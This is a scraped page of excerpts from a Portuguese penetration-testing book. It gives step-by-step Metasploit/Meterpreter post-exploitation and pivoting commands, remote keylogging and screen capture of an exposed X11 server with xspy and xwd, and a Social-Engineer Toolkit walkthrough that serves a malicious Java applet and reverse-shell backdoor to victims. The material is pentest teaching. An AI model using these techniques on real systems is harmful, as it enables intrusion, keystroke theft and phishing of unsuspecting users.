



![9.4.4 System commands
Comandos relativos ao sistema, visualização de processos e execução de
arquivos.
• Informações do computador:
meterpreter > sysinfo
• Desligar a máquina:
meterpreter > shutdown
• Reiniciar a máquina:
meterpreter > reboot
• Obter versão do sistema:
meterpreter > sysinfo
• Obter o shell:
meterpreter > shell
• Identificação do usuário atual:
meterpreter > getuid
• Executar um arquivo:
meterpreter > execute –f calc.exe
• Executar um arquivo de modo oculto (não são todos os arquivos que
aceitam a sua execução em modo invisível):
meterpreter > execute –f notepad.exe -H
• Ver os processos ativos (editado por motivos visuais):
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process] 4294967295
4 0 System 4294967295
100 336 calc.exe x86 1 PCwin7 C:Windowssystem32calc.exe
268 4 smss.exe 4294967295](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-160-2048.jpg)

![tunelar a conexão.
msf exploit(handler) > use auxilary/server/socks4a
msf auxiliary(socks4a) > exploit
Foi criado um socket local listando na porta 1080 (socket de tunelamento
entre a rede local e a rede remota).
A última etapa consiste em acessar a máquina B por meio da máquina A
(máquina comprometida com o Meterpreter), conforme mostra a figura 9.1.
Para isso é necessário um programa de proxy específico: o proxychains.
O proxychains é um programa que realiza tunelamento entre diversos
servidores proxy. Ou seja, o proxychains acessa o proxy ABC, faz um
tunelamento para o proxy DEF, faz um tunelamento para o proxy GHI e
assim sucessivamente, sem limites.
O problema é que quanto mais proxies forem utilizados e maior for a sua
cadeia, mais lenta ficará a conexão até tornar-se inviável.
Configure o arquivo /etc/proxychains.conf para acessar o proxy local
listando na porta 1080:
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 1080
Opte sempre pela escolha de proxies com cadeias dinâmicas
(dynamic_chain), pois, nesse modo, se um proxy da lista estiver
indisponível, será acessado o próximo e assim sucessivamente. No modo de
cadeia estrita (strict_chain), cada proxy é acessado sequencialmente,
assumindo que todos os proxies estão OK e sem nenhum tipo de problema.
Inicialize o proxychains por meio da sintaxe proxychains programa. Por
exemplo:
root@kali# proxychains iceweasel
As conexões sairão da máquina A e não mais da máquina do atacante.
Atentem para o fato de que em uma conexão pivô com o Meterpreter,](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-164-2048.jpg)




![[*] Scanned 1 of 3 hosts (33% complete)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 192.168.1.102 Open X Server (The X.Org Foundation)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
Sabendo que o servidor encontra-se ativo e esperando por conexões, uma
das formas possíveis de exploração é por meio do keylogger remoto. Instale
a suíte x11-apps no Kali Linux para instalação do xspy.
root@kali# apt-get install x11-apps
Exporte o display local como sendo o IP da máquina remota juntamente
com o seu número da sessão X.
root@kali# export DISPLAY=192.168.1.102:1
root@kali# xspy
opened 192.168.1.102:1 for snoopng
Tudo o que for digitado no Debian será armazenado pelo xspy (incluindo
sessões de terminal).
Também é possível ver quais são os programas em execução pelo xwininfo.
root@kali# xwininfo -root -all -display 192.168.1.102:1
Pelo xkill é possível finalizar um determinado programa gráfico. Por
exemplo, vamos finalizar a instância da calculadora (gcalctool).
root@kali# xwininfo -root -all -display 192.168.1.102:1 | grep gcalctool
0x2800001 "gcalctool": ("gcalctool" "Gcalctool") 10x10+10+10 +10+10
0x2800003 "Calculadora": ("gcalctool" "Gcalctool") 312x255+1+34 +40+68
O número de identificação da calculadora é 0x2800001.
Finalize-o por meio do xkill:
root@kali# xkill -display 192.168.1.102:1 -id 0x2800001
É possível realizar um screenlogger no sistema alvo. Para isso, vamos
capturar a tela por meio do xwd, realizando um pipe para armazenarmos os
dados em um arquivo chamado de tela_capturada.xwd.
root@kali# xwd -root -display 192.168.1.102:1 > /root/Desktop/tela_capturada.xwd
1 Arquivos de log são arquivos que registram as atividades de determinado usuário. Se um atacante](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-177-2048.jpg)


![Escolha a opção 1) Java Applet Attack Method.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack> 1
O SET fornece a opção de usar um template pronto, clonar um site ou
importar um template.
Com a opção 1)Web Template, o SET vai criar uma página pronta com um
layout já predefinido.
Com a opção 2)Site Cloner, o SET vai clonar uma página da web. No
momento em que a vítima acessar o site http://192.168.1.100, será exibida a
página clonada e um aplicativo Java malicioso.
Com a opção 3) Custom Import será importado um template criado pelo
leitor.
Utilize a opção 1)Web Template.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 1
O SET também pergunta ao leitor se está utilizando redirecionamento de
portas. O redirecionamento de portas é utilizado, por exemplo, quando se
realiza um ataque e a vítima encontra-se na internet e não na rede local
(LAN).
Como o ambiente está sendo apenas a rede local, deixe como sendo “no”.
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-183-2048.jpg)
![set> Are you using NAT/Port Forwarding [yes|no]: no
Na próxima pergunta, digite o IP do Kali Linux para que este escute por
conexões reversas.
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection: 192.168.1.100
A criação de um applet Java requer certificados digitais. O SET possibilita
que o usuário crie um certificado digital pelo SET (opção 1. Make my own
self-signed certificate applet.). Utilize um certificado que o próprio SET vai
construir (opção 2. Use the applet built into SET.) ou, se o usuário possuir o
seu próprio certificado digital, importe-o para o SET (opção 3. I have my
own code signing certificate or applet.). Selecione a opção 2. Use the applet
built into SET para que o SET crie um certificado.
[-------------------------------------------]
Java Applet Configuration Options Below
[-------------------------------------------]
Next we need to specify whether you will use your own self generated java applet, built in applet,
or your own code signed java applet. In this section, you have all three options available. The first
will create a self-signed certificate if you have the java jdk installed. The second option will use
the one built into SET, and the third will allow you to import your own java applet OR code sign
the one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.
Enter the number you want to use [1-3]: 2
Criado o certificado, selecione qual o template desejado. Podemos utilizar o
template 1. Java Required, 2. Google, 3. Facebook etc. O template pronto é
uma página já criada pelo SET que está armazenada em sua base de dados.
Assim, o SET possui uma base de dados com um clone do site do Google,
do Facebook etc. Como esses sites são atualizados frequentemente e
mudam de aparência bem rápido, vamos colocar uma aparência mais
genérica, que nos dê a impressão de que, para acessar aquele site, é
necessário instalar o Java, selecionando a opção 1. Java Required.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-184-2048.jpg)
![[*] Okay! Using the one built into SET - be careful, self signed isn't accepted in newer versions of
Java :(
1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo
set:webattack> Select a template: 1
O SET também requer o payload que será utilizado para estabelecer a
conexão reversa quando o usuário aceitar o nosso aplicativo Java. Há
diversos payloads, como um shell reverso convencional, conexões VNC,
shell tunelado sobre o protocolo HTTP ou, até mesmo, o nosso próprio
executável (opção 17) Import yout own executable).
What payload do you want to generate:
Name: Description:
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through
PyInjector
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via memory
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over
HTTP
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through
shellcodeexec
7) Import your own executable Specify a path for your own executable
set:payloads> 7
Como estamos importando o nosso executável, primeiro crie uma backdoor
de conexão reversa e depois configure o Metasploit para esperar por
conexões (maiores detalhes consulte a seção 12.1 Backdoors).
set:payloads> Enter the path to your executable:/var/www/reverse.exe
Na máquina Windows, acesse o IP do Kali Linux, http://192.168.1.100.
Devido às novas configurações de segurança, applets Java são bloqueados,
